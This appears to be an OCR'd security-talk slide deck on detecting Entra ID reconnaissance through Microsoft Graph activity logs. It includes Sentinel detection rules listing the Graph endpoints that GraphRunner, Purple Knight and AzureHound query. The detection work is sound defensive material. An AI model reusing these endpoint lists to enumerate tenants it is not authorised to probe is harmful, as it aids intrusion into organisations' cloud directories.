
Discovery – Cloud Infrastructure

RoadTools and GraphRunner

Currently still uses the **Azure AD Graph API**

Uses the **Microsoft Graph API**


~~Azure AD~~ Entra ID APIs & PowerShell modules




Reference: [Dr. Nestori Syynimaa]

Azure AD vs Microsoft Graph API

Both the Azure AD and Microsoft Graph API's have Diagnostic tables in Entra ID!



Although the **AADGraphActivityLogs** table seems to be **empty** ☹



The pain of Azure AD Graph


Detecting Discovery via RoadTools (or Azure AD Graph API) is not possible due to lack of logs

Microsoft Graph API Tables

	MicrosoftGraphActivityLogs (Entra Diagnostic)	**GraphAPIAuditEvents** (XDR Advanced Hunting)
General		
Billable	Yes	No
Retention	90 days (default) up to 2 years	30 days (fixed)
Authorization (from token claim)		
Roles	Yes	No
Scopes	Yes	Yes
Wids (Directory Roles)	Yes	No
Authentication details		
ClientAuthMethod (Credential Type)	Yes	No
SessionId	Yes	No
SignInActivityId (UniqueTokenId)	Yes	Yes
TokenIssuedAt	Yes	No
Caller details		
DeviceId	Yes	No
IP Address	Yes	Yes
Location	Yes	Yes
UserAgent	Yes	No
Graph Activity		
API Version	Yes	Yes
ApplicationId	Yes	Yes
ClientRequestId	Yes	Yes
OperationId	Yes	Yes
RequestMethod	Yes	Yes
RequestUri	Yes	Yes
DurationMs (RequestDuration)	Yes	Yes
ResponseStatusCode	Yes	Yes
ResponseSizeBytes	Yes	No

Thomas Naunheim
Cloud-Architekt.net


Enumeration via Microsoft Graph API



Detective Controls – Anomaly based

Name	Connector
AAD Managed Identity SignIn Logs	Microsoft Entra ID
AAD Service Principal SignIn Logs	Microsoft Entra ID
Audit Logs	Microsoft Entra ID
Aws Cloud Trail	Amazon Web Services
Azure Activity	Azure Activity
Device Logon Events	Microsoft Defender XDR
GCP Audit Logs	GCP Audit Logs
Okta CL	Okta Single Sign-On (Preview)
Security Events	Security Events via Legacy Agent
Signin Logs	Microsoft Entra ID

UEBA and Anomaly rules do not seem to support MS Graph API as data sources yet



Detective Controls – Tool based

Detection rule by Fabian Bader based on endpoints used by GraphRunner


AzSentinelQueries / AnalyticsRules / GraphRunnerReconnaissanceDetected.yaml

Fabian Bader Add link to blog — 78f898f · 2 years ago — History

Code | Blame | 97 lines (96 loc) · 4.23 KB | Raw

```yaml
id: c1d23904-a136-4794-b6fb-d5b3fc98e2d4
name: GraphRunner reconnaissance detected
version: 1.0.0
kind: Scheduled
description: |-
  Microsoft Graph queries that are similar to GraphRunner where detected in your environment. An attacker might have started with the reconnaissance stage of an attack in your environment. This requires access to a compr

  https://github.com/dafthack/GraphRunner
  https://www.blackhillsinfosec.com/introducing-graphrunner/
severity: Medium
queryFrequency: 30m
queryPeriod: 40m
triggerOperator: gt
triggerThreshold: 0
tactics:
  - Reconnaissance
  - InitialAccess
relevantTechniques:
  - T1595
  - T1589
  - T1591
  - T1078
query: |-
  let GraphRunnerQueries = dynamic([
      "https:/graph.microsoft.com/version/groups/<UUID>/members",
      "https:/graph.microsoft.com/version/users/<UUID>",
      "https:/graph.microsoft.com/version/users",
      "https:/graph.microsoft.com/version/users/",
      "https:/graph.microsoft.com/version/search/query",
      "https:/graph.microsoft.com/version/servicePrincipals(appId='<UUID>')/appRoleAssignedTo",
      "https:/graph.microsoft.com/version/servicePrincipals",
      "https:/graph.microsoft.com/version/servicePrincipals/<UUID>",
      "https:/graph.microsoft.com/version/organization",
      "https:/graph.microsoft.com/version/groups",
      "https:/graph.microsoft.com/version/applications",
      "https:/graph.microsoft.com/version/policies/authorizationPolicy"
      ]);
```


Detective Controls – Tool based



Fabian Bader Switch from IpAddress to IPAddress as defined in the new schema 0c2ee0e · 3 years ago History

Code Blame 104 lines (104 loc) · 5.08 KB Raw

```yaml
id: 0833c2f0-036c-479b-90c4-59bd98f8c698
name: Purple Knight reconnaissance detected
version: 1.0.0
kind: Scheduled
description: Microsoft Graph queries that are similar to Purple Knight where detected in your environment. An attacker might have started with the reconnaissance stage of an attack in your environment. This re
severity: Medium
queryFrequency: 30m
queryPeriod: 40m
triggerOperator: gt
triggerThreshold: 0
tactics:
  - Reconnaissance
  - InitialAccess
relevantTechniques:
  - T1595
  - T1589
  - T1591
  - T1078
query: |-
  let GraphQueries = dynamic([
      "https:/graph.microsoft.com/version/servicePrincipals/<UUID>/appRoleAssignments",
      "https:/graph.microsoft.com/version/roleManagement/directory/roleEligibilityScheduleInstances",
      "https:/graph.microsoft.com/version/servicePrincipals/",
      "https:/graph.microsoft.com/version/roleManagement/directory/roleAssignments",
      "https:/graph.microsoft.com/version/users/<UUID>/memberOf",
      "https:/graph.microsoft.com/version/directoryRoles/roleTemplateId=<UUID>/members",
      "https:/graph.microsoft.com/version/directoryObjects/<UUID>",
      "https:/graph.microsoft.com/version/identity/conditionalAccess/policies",
      "https:/graph.microsoft.com/version/policies/authorizationPolicy",
      "https:/graph.microsoft.com/version/policies/identitySecurityDefaultsEnforcementPolicy",
      "https:/graph.microsoft.com/version/organization",
      "https:/graph.microsoft.com/version/users",
      "https:/graph.microsoft.com/version/reports/credentialUserRegistrationDetails",
      "https:/graph.microsoft.com/version/directoryRoles",
      "https:/graph.microsoft.com/version/identity/conditionalAccess/namedLocations",
      "https:/graph.microsoft.com/version/auditLogs/signIns",
      "https:/graph.microsoft.com/version/$batch",
      "https:/graph.microsoft.com/version/roleManagement/directory/roleAssignmentScheduleRequests",
      "https:/graph.microsoft.com/version/directory/administrativeUnits",
      "https:/graph.microsoft.com/version/settings",
      "https:/graph.microsoft.com/version/applications",
      "https:/graph.microsoft.com/version/authenticationMethodsPolicy/authenticationMethodConfigurations/MicrosoftAuthenticator",
      "https:/graph.microsoft.com/version/servicePrincipals"
      ]);
```



Fabian Bader Switch from IpAddress to IPAddress as defined in the new schema 0c2ee0e · 3 years ago History

Code Blame 95 lines (95 loc) · 4.32 KB Raw


```yaml
id: bd676415-d309-41e0-87f7-4a9e52d81c14
name: AzureHound reconnaissance detected
version: 1.0.0
kind: Scheduled
description: Microsoft Graph queries that are similar to AzureHound where detected in your environment. An attacker might have started with the reconnaissance stage of an attack in your environment. This requi
severity: Medium
queryFrequency: 30m
queryPeriod: 40m
triggerOperator: gt
triggerThreshold: 0
tactics:
  - Reconnaissance
  - InitialAccess
relevantTechniques:
  - T1595
  - T1589
  - T1591
  - T1078
query: |-
  let AzureHoundGraphQueries = dynamic([
      "https:/graph.microsoft.com/version/servicePrincipals/<UUID>/owners",
      "https:/graph.microsoft.com/version/groups/<UUID>/members",
      "https:/graph.microsoft.com/version/groups/<UUID>/owners",
      "https:/graph.microsoft.com/version/servicePrincipals/<UUID>/appRoleAssignedTo",
      "https:/graph.microsoft.com/version/roleManagement/directory/roleAssignments",
      "https:/graph.microsoft.com/version/applications/<UUID>/owners",
      "https:/graph.microsoft.com/version/devices/<UUID>/registeredOwners",
      "https:/graph.microsoft.com/version/organization",
      "https:/graph.microsoft.com/version/groups",
      "https:/graph.microsoft.com/version/servicePrincipals",
      "https:/graph.microsoft.com/version/applications",
      "https:/graph.microsoft.com/version/roleManagement/directory/roleDefinitions",
      "https:/graph.microsoft.com/version/devices",
      "https:/graph.microsoft.com/version/users"
      ]);
  let PotentialMaliciousGraphCalls = materialize (
      MicrosoftGraphActivityLogs
      | where ingestion_time() > ago(35m)
      | extend ObjectId = iff(isempty(UserId), ServicePrincipalId, UserId)
      | extend ObjectType = iff(isempty(UserId), "ServicePrincipalId", "UserId")
      | where RequestUri !has "microsoft.graph.delta"
      | extend NormalizedRequestUri = replace_regex(RequestUri, @'[0-9a-fA-F]{8}\b-[0-9a-fA-F]{4}\b-[0-9a-fA-F]{4}\b-[0-9a-fA-F]{4}\b-[0-9a-fA-F]{12}', @'<UUID>')
```

Preventive Controls

HARD

Reconnaissance – Secret Scanning

Azure Resource Graph



